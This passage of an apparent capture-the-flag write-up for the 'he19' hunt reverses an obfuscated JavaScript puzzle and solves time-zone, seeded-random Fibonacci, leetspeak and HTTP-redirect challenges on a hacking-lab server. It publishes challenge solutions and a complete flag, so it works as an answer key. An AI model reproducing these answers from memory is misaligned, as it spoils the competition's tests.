
The concatenation of those letters is the checksum supposed to be submitted. Quite a lot of guessing involved here.

Bunny-Teams

The second to last task requires us to solve a little game:




I did not automate this task, but solved it manually. Here is my solution for the given setup:



Opa & CCrypto - Museum

After having solved all previous tasks, the `Opa & CCrypto - Museum` appears on the map (see picture above for the location):



The source code contains the following javascript:

```
"use strict";

let theBoxOfCarrots = [
  [91968, "16.8.8.10.12.14.15.8.8.9.10.8.9.12.1 ... a lot of values following ...],
  [92109, "14.7.7.7.4.5.5.5.5.8.6.9.11.10.12.1 ... a lot of values following ...], ...];

/*
let a = ['abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'];
let c = 0;
let f = false;
let n = 0;
let s = 1;
let alive = true;
let age = 0;
let destiny = 7331;
let note = 'Whoever finds this may continue to tell our stories or may reveal the secret that is hidden behind all of them. gz opa &
ccrypto'

function heOpened(a) {
    return a;
}

Object.prototype.and = function and() {
    if (s % 1 === 0) console.log('just');
    if (s % 3 === 0) console.log('a');
    if (s % 13 === 0) console.log('lie');
    if (s % 37 === 0) console.log('?');
    return this;
};

Object.prototype.then = function then() {
    s += 1;
    return this;
};

Object.prototype.heClosed = function heClosed() {
    this.sort((a, b) => {
        return a[0] - b[0]
    });
    return this;
};

Object.prototype.heShuffled = function heShuffled(what) {
    if (what === 'everything') {
        this.forEach((o, i) => {
            s = o[0] + Math.abs(Math.floor(Math.sin(s) * 20));
            this[i][0] = s;
        });

        this.forEach((o, i) => {
            this[i][1] += (i + ".");
        });
    }

    return this
};

Object.prototype.but = function but() {
    s = s;
    return this
};

Object.prototype.sometimes = function sometimes() {
    if (s % 133713371337 === 0) f = true;
    return this
};


Object.prototype.heForgot = function heForgot() {
    if (f) s = Math.abs(Math.floor(Math.sin(s) * parseInt(13.37)));
    f = false;
    return this
};

Object.prototype.heSaid = function heSaid(w) {
    let magic = 0;
    w.forEach((y) => {
        if (y === 'ca') {
            magic += 3;
        }
        if (y === 'da') {
            magic -= 1;
        }
```

```
        if (y === 'bra') {
            magic /= 2;
        }
    });
    s -= magic;
    return this;
};

Object.prototype.heDidThat = function heDidThat(a) {
    if (a === 'for a very long time.') {
        theBoxOfCarrots = this;
        age += 1;
        if (age > destiny) {
            alive = false;
        }
    }
};


Object.prototype.heRolled = function heRolled(a) {
    if (a === 'a really large dice') {
        n = Math.abs(Math.floor(Math.sin(s) * 1337));
    }
    return this
};


let tell_a_story = () => {
    while (alive) {
        heOpened(theBoxOfCarrots)
            .and().then().heRolled('a really large dice')
            .and().then().heSaid(['a', 'bra', 'ca', 'da', 'bra'])
            .but().sometimes().heForgot()
            .and().then().heShuffled('everything')
            .and().then().heClosed(theBoxOfCarrots)
            .and().heDidThat('for a very long time.');
    }
};

tell_a_story();
*/
```

Analyzing the code revealed that a lot of steps are superfluous. I started by minimizing the code to the necessary steps:


```
let s = 0;
var theBox = [[91968, "16.8.8.10.12.14. ... original theBoxOfCarrots here ..."], ...];

function tell_a_story_minimized() {
  for (var age = 0; age <= 7331; age++) {
    s+=3;
    theBox.forEach((o, i) => {
      s = o[0] + Math.abs(Math.floor(Math.sin(s) * 20));
      theBox[i][0] = s;
      theBox[i][1] += (i + ".");
    });
    theBox = theBox.sort((a, b) => {return a[0] - b[0]});
  }
}
```

Now we can write some javascript code, which reverts the steps done from the original script and thus reveals the secret:

```
let s = 0;
var theBox = [[91968, "16.8.8.10.12.14. ... original theBoxOfCarrots here ..."], ...];

function uncoverSecret() {
  for (var i=0;i<20;i++) theBox[i][1] = theBox[i][1].substr(0, theBox[i][1].length-1);
  for (var x = 0; x<=7331;x++) theBox = rev(theBox);
  result = [];
  for (var i = 0; i < 20; i++) result.push(theBox[i][0]);
  console.log(result);
}

function rev(tB) {
  theNewBox = [];
  for (var i=0;i<20;i++) theNewBox.push([]);
  for (var i=0;i<20;i++) {
    idxArray = tB[i][1].split('.');
        oldIdx = idxArray.pop();
        theNewBox[oldIdx] = tB[i];
        theNewBox[oldIdx][1] = idxArray.join('.');
```

```
  }
  for (var i=19;i>0;i--) {
    theNewBox[i][0] = theNewBox[i][0] - Math.abs(Math.floor(Math.sin( theNewBox[i-1][0] ) * 20));
  }
  old_s = 0;
  for (var i=0;i<20;i++) {
    if (theNewBox[i][1].length > 0) {
          idxArrayTmp = theNewBox[i][1].split('.');
          oldIdxTmp = idxArrayTmp[idxArrayTmp.length-1];
          if (oldIdxTmp == 19) old_s = theNewBox[i][0];
        }
  }
  theNewBox[0][0] = theNewBox[0][0] - Math.abs(Math.floor(Math.sin( old_s+3 ) * 20));

  return theNewBox;
}
```

Running the function `uncoverSecret` takes a while, but finally outputs the original values stored in `theBoxOfCarrots`:



Ok, but what is the flag? Remember the variable `a` from the original source code?

```
let a = ['abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'];
```

The outputted values are supposed to be used as an index of `a`:

```
let alpha = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
let b = [7,4,53,61,35,5,18,38,24,22,8,22,12,44,23,30,24,5,50,0];
r = '';
for (var i=0;i<b.length;i++) {
  r += alpha[b[i]];
}
console.log(r);
he19JfsMywiwmSxEyfYa
undefined
```


The flag is he19-JfsM-ywiw-mSxE-yfYa.

---

return to overview ⇧

22 - The Hunt: Muddy Quagmire


In the same manner as described in egg21, I started by creating a map:



Let's have a look at the single tasks:

Old Rumpy

The very first tasks requires us to calculate some time offset:




I did not automate this task, but solved it once manually and then reused the session cookie.

In this case the time zone of `Mogadishu` is `GMT+3`, which makes the result `23:03`.

Simon's Eyes


The next task is quite simple:



We only have to enter the steps we made from the start of the maze until now.

Mathonymous


Also the following task, was very easy to solve:



We only have to calculate the correct result. In this case `76*49+21-33 = 3712`. This could have also been easily automated using `eval`. Though, it is not necessary if we save the session cookie.

Randonacci

This task also contains a very specific hint:



Although the hint was very specific, it took me a while to understand that my solution was not working since I used `python2`. The pseudorandom number generator used in `python2` seems to differ from the one used in `python3`. This task requires us to use `python3`:

```
#!/usr/bin/python3

import random
random.seed(1337)
fibo = [1,1]
for i in range(150): fibo.append(fibo[-1]+fibo[-2])
for i in fibo: print(i % random.randint(1,i))
```

At first we initialize the random seed with `1337`. After this we create a few fibonacci numbers in order to calculate the actual sequence.


By running the script and greping for the last number of the sequence before the searched value, we can determine its value:

```
root@kali:~/Documents/he19/egg22/c4# ./randonacci.py | grep 33195859417603166742 -A1
33195859417603166742
117780214897213996119
```

The solution is `117780214897213996119`.

C0tt0nt4il Ch3ck


For the next task, we have to know the c0tt0nt4il alphabet:



The c0tt0nt4il alphabet is simple a kind of leetspeak. After a while I figured out, that the green image with the yellow text (`bcd3f6h`) merely shows an excerpt of the c0tt0nt4il alphabet in alphabetic order. `3` is `e` and `6` is `g`, which makes this `bcdefgh`. We only have to submit the next letter, which would be `i` in this case. Though, `i` is actually replaced by `1`. In order to determine which letters are replaced by a number, we can simply rerun the task a few times and inspect the shown excerpt. The full c0tt0nt4il alphabet is `4bcd3f6h1jklmn0pqr5tuvwxyz`.


Bun Bun's Goods & Gadgets

This task offers some goods and gadgets in `Bun Bun's shop`:



The button beneath the text is linked to `http://whale.hacking-lab.com:5337/?action=watch`.


After clicking on it, we get a lot of redirects (`302`):



On each redirect another `Content-Type` is returned from the server. The different `Content-Type`s are the actual items of the shop.

The last redirect leads us to the shop page again. This time there is a new `buy` button, which is linked to `http://whale.hacking-lab.com:5337/?action=buy`.

Clicking on this button gives us a `418 I'M A TEAPOT` status code:



This is actually an HTTP status code added as part of an april fools' joke in 1998.

